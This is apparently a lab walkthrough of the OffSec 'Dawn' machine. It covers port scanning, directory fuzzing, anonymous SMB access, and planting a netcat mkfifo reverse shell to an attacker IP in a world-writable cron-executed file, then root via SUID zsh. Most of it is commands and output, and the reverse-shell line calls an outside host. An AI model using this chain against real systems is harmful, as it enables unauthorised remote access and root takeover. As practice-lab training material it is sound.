
Dawn


```
rustscan -a 192.168.225.11 -t 3000 -u 4000 -- -A -oN nmap
```

Three ports are open as **80**, **139** and **445**.



```
PORT    STATE SERVICE     REASON         VERSION
80/tcp  open  http        syn-ack ttl 61 Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
139/tcp open  netbios-ssn syn-ack ttl 61 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn syn-ack ttl 61 Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
```

On port **80**



Website currently under construction, try again later.

In case you are suffering from any kind of inconvenience with your device provided by the corporation please contact with "Non-Existent Corporation and Associates" (NECA) **LEAVE THIS SITE RIGHT NOW.**


Things we need to implement:

- Install camera feeds.
- Update our personal.
- Install a control panel.

Fuzz the directory.


```
ffuf -u http://192.168.225.11/FUZZ -w /mnt/d/Shared/dir_big.txt -t 200
```

And we got two directory as **/logs** and **/cctv**.



```
┌──(root#Bhavesh)-[~/Offsec/Dawn]
└─# ffuf -u http://192.168.225.11/FUZZ -w /mnt/d/Shared/dir_big.txt -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.225.11/FUZZ
 :: Wordlist         : FUZZ: /mnt/d/Shared/dir_big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

logs                    [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 69ms]
cctv                    [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 71ms]
                        [Status: 200, Size: 791, Words: 228, Lines: 23, Duration: 80ms]
server-status           [Status: 403, Size: 302, Words: 22, Lines: 12, Duration: 67ms]
                        [Status: 200, Size: 791, Words: 228, Lines: 23, Duration: 69ms]
:: Progress: [220596/220596] :: Job [1/1] :: 179 req/sec :: Duration: [0:02:21] :: Errors: 0 ::
```

On **/logs** we have a one file as **management.log**.




Index of /logs

Name	Last modified	Size	Description
Parent Directory		-	
auth.log	2020-08-01 08:03	0	
daemon.log	2020-08-01 08:03	0	
error.log	2020-08-01 08:03	0	
management.log	2020-08-12 09:54	81K	

Apache/2.4.38 (Debian) Server at 192.168.225.11 Port 80

Let's see what inside in this file.
Basically file is log file it contain process log of the system. But after each minute it run specific task i.e it run the **phobos** file from **ganimedes** user folder and also run **product-control** file and then grant permission to **web-control** as **777** and run it.
But what we do next.




```
2020/08/12 09:04:01 [31;1mCMD: UID=0    PID=942    | /usr/sbin/cron -f [0m
2020/08/12 09:04:01 [31;1mCMD: UID=0    PID=941    | /usr/sbin/cron -f [0m
2020/08/12 09:04:01 [31;1mCMD: UID=0    PID=948    | /usr/sbin/CRON -f [0m
2020/08/12 09:04:01 [31;1mCMD: UID=0    PID=947    | /usr/sbin/CRON -f [0m
2020/08/12 09:04:01 [31;1mCMD: UID=0    PID=946    | /usr/sbin/CRON -f [0m
2020/08/12 09:04:01 [31;1mCMD: UID=0    PID=949    | /usr/sbin/CRON -f [0m
2020/08/12 09:04:01 [31;1mCMD: UID=0    PID=954    | /bin/sh -c /home/ganimedes/phobos [0m
2020/08/12 09:04:01 [31;1mCMD: UID=1000 PID=953    | /bin/sh -c /home/dawn/ITDEPT/product-control [0m
2020/08/12 09:04:01 [31;1mCMD: UID=0    PID=952    | /bin/sh -c chmod 777 /home/dawn/ITDEPT/web-control [0m
2020/08/12 09:04:01 [31;1mCMD: UID=33   PID=950    | [0m
2020/08/12 09:04:01 [31;1mCMD: UID=33   PID=955    | /bin/sh -c /home/dawn/ITDEPT/web-control [0m
2020/08/12 09:05:01 [31;1mCMD: UID=0    PID=960    | /usr/sbin/CRON -f [0m
2020/08/12 09:05:01 [31;1mCMD: UID=0    PID=959    | /usr/sbin/cron -f [0m
2020/08/12 09:05:01 [31;1mCMD: UID=0    PID=958    | /usr/sbin/cron -f [0m
2020/08/12 09:05:01 [31;1mCMD: UID=0    PID=957    | /usr/sbin/cron -f [0m
2020/08/12 09:05:01 [31;1mCMD: UID=0    PID=956    | /usr/sbin/cron -f [0m
2020/08/12 09:05:01 [31;1mCMD: UID=0    PID=962    | /usr/sbin/CRON -f [0m
2020/08/12 09:05:01 [31;1mCMD: UID=0    PID=961    | /usr/sbin/CRON -f [0m
2020/08/12 09:05:01 [31;1mCMD: UID=0    PID=964    | /usr/sbin/CRON -f [0m
2020/08/12 09:05:01 [31;1mCMD: UID=0    PID=963    | /usr/sbin/CRON -f [0m
2020/08/12 09:05:01 [31;1mCMD: UID=33   PID=965    | /bin/sh -c /home/dawn/ITDEPT/web-control [0m
2020/08/12 09:05:01 [31;1mCMD: UID=1000 PID=970    | /bin/sh -c /home/dawn/ITDEPT/product-control [0m
2020/08/12 09:06:01 [31;1mCMD: UID=0    PID=975    | /usr/sbin/CRON -f [0m
2020/08/12 09:06:01 [31;1mCMD: UID=0    PID=974    | /usr/sbin/cron -f [0m
2020/08/12 09:06:01 [31;1mCMD: UID=0    PID=973    | /usr/sbin/cron -f [0m
2020/08/12 09:06:01 [31;1mCMD: UID=0    PID=972    | /usr/sbin/cron -f [0m
2020/08/12 09:06:01 [31;1mCMD: UID=0    PID=971    | /usr/sbin/cron -f [0m
2020/08/12 09:06:01 [31;1mCMD: UID=0    PID=980    | /usr/sbin/CRON -f [0m
```

We know we have another two ports open as 139, 445. Let's connect it using **smbclient**


```
smbclient -L //192.168.225.11
```

We have one share as **ITDEPT**.




```
┌──(root#Bhavesh)-[~/Offsec/Dawn]
└─# smbclient -L //192.168.225.11
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        ITDEPT          Disk      PLEASE DO NOT REMOVE THIS SHARE. IN CASE YOU ARE NOT AUTHORIZED TO USE THIS SYSTEM LEAVE IMMEADIATELY.
        IPC$            IPC       IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            WIN2K3STDVIC
```

Enter into that share with blank password. But it is also blank.



```
┌──(root#Bhavesh)-[~/Offsec/Dawn]
└─# smbclient //192.168.225.11/ITDEPT
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Aug  3 08:53:20 2019
  ..                                  D        0  Wed Jul 22 22:49:41 2020

                7158264 blocks of size 1024. 3493592 blocks available
smb: \> _
```


But now we know that from log file i.e in **ITDEPT** folder there is also one file as **web-control** that have permission of 777 and it also run after one minute.
Create a reverse listener payload and add it in **web-control** file.



```
┌──(root#Bhavesh)-[~/Offsec/Dawn]
└─# echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.45.200 1234 >/tmp/f" > web-control

┌──(root#Bhavesh)-[~/Offsec/Dawn]
└─# chmod +x web-control
```


put it into the smbclient. Start the listener.

```
put web-control
```



```
smb: \> put web-control
putting file web-control as \web-control (0.4 kb/s) (average 0.4 kb/s)
smb: \> dir
  .                                   D        0  Mon Jun 10 17:37:47 2024
  ..                                  D        0  Wed Jul 22 22:49:41 2020
  web-control                         A       77  Mon Jun 10 17:37:47 2024

                7158264 blocks of size 1024. 3493572 blocks available
smb: \> _
```


We are in as **www-data**.



```
┌──(root#Bhavesh)-[~/Offsec/Dawn]
└─# rlwrap -r nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.45.200] from (UNKNOWN) [192.168.225.11] 43280
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@dawn:~$ whoami
whoami
www-data
www-data@dawn:~$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@dawn:~$
```


Privilege Escalation

```
find / -perm -4000 -type f 2>/dev/null
```



```
www-data@dawn:/home$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/sbin/mount.cifs
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/su
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/mount
/usr/bin/zsh
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/fusermount
/usr/bin/umount
/usr/bin/chfn
```

We are **root** user of the system.



```
www-data@dawn:/home$ /usr/bin/zsh
/usr/bin/zsh
dawn# whoamiwhoami
whoami
root
dawn# id    id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
dawn#
```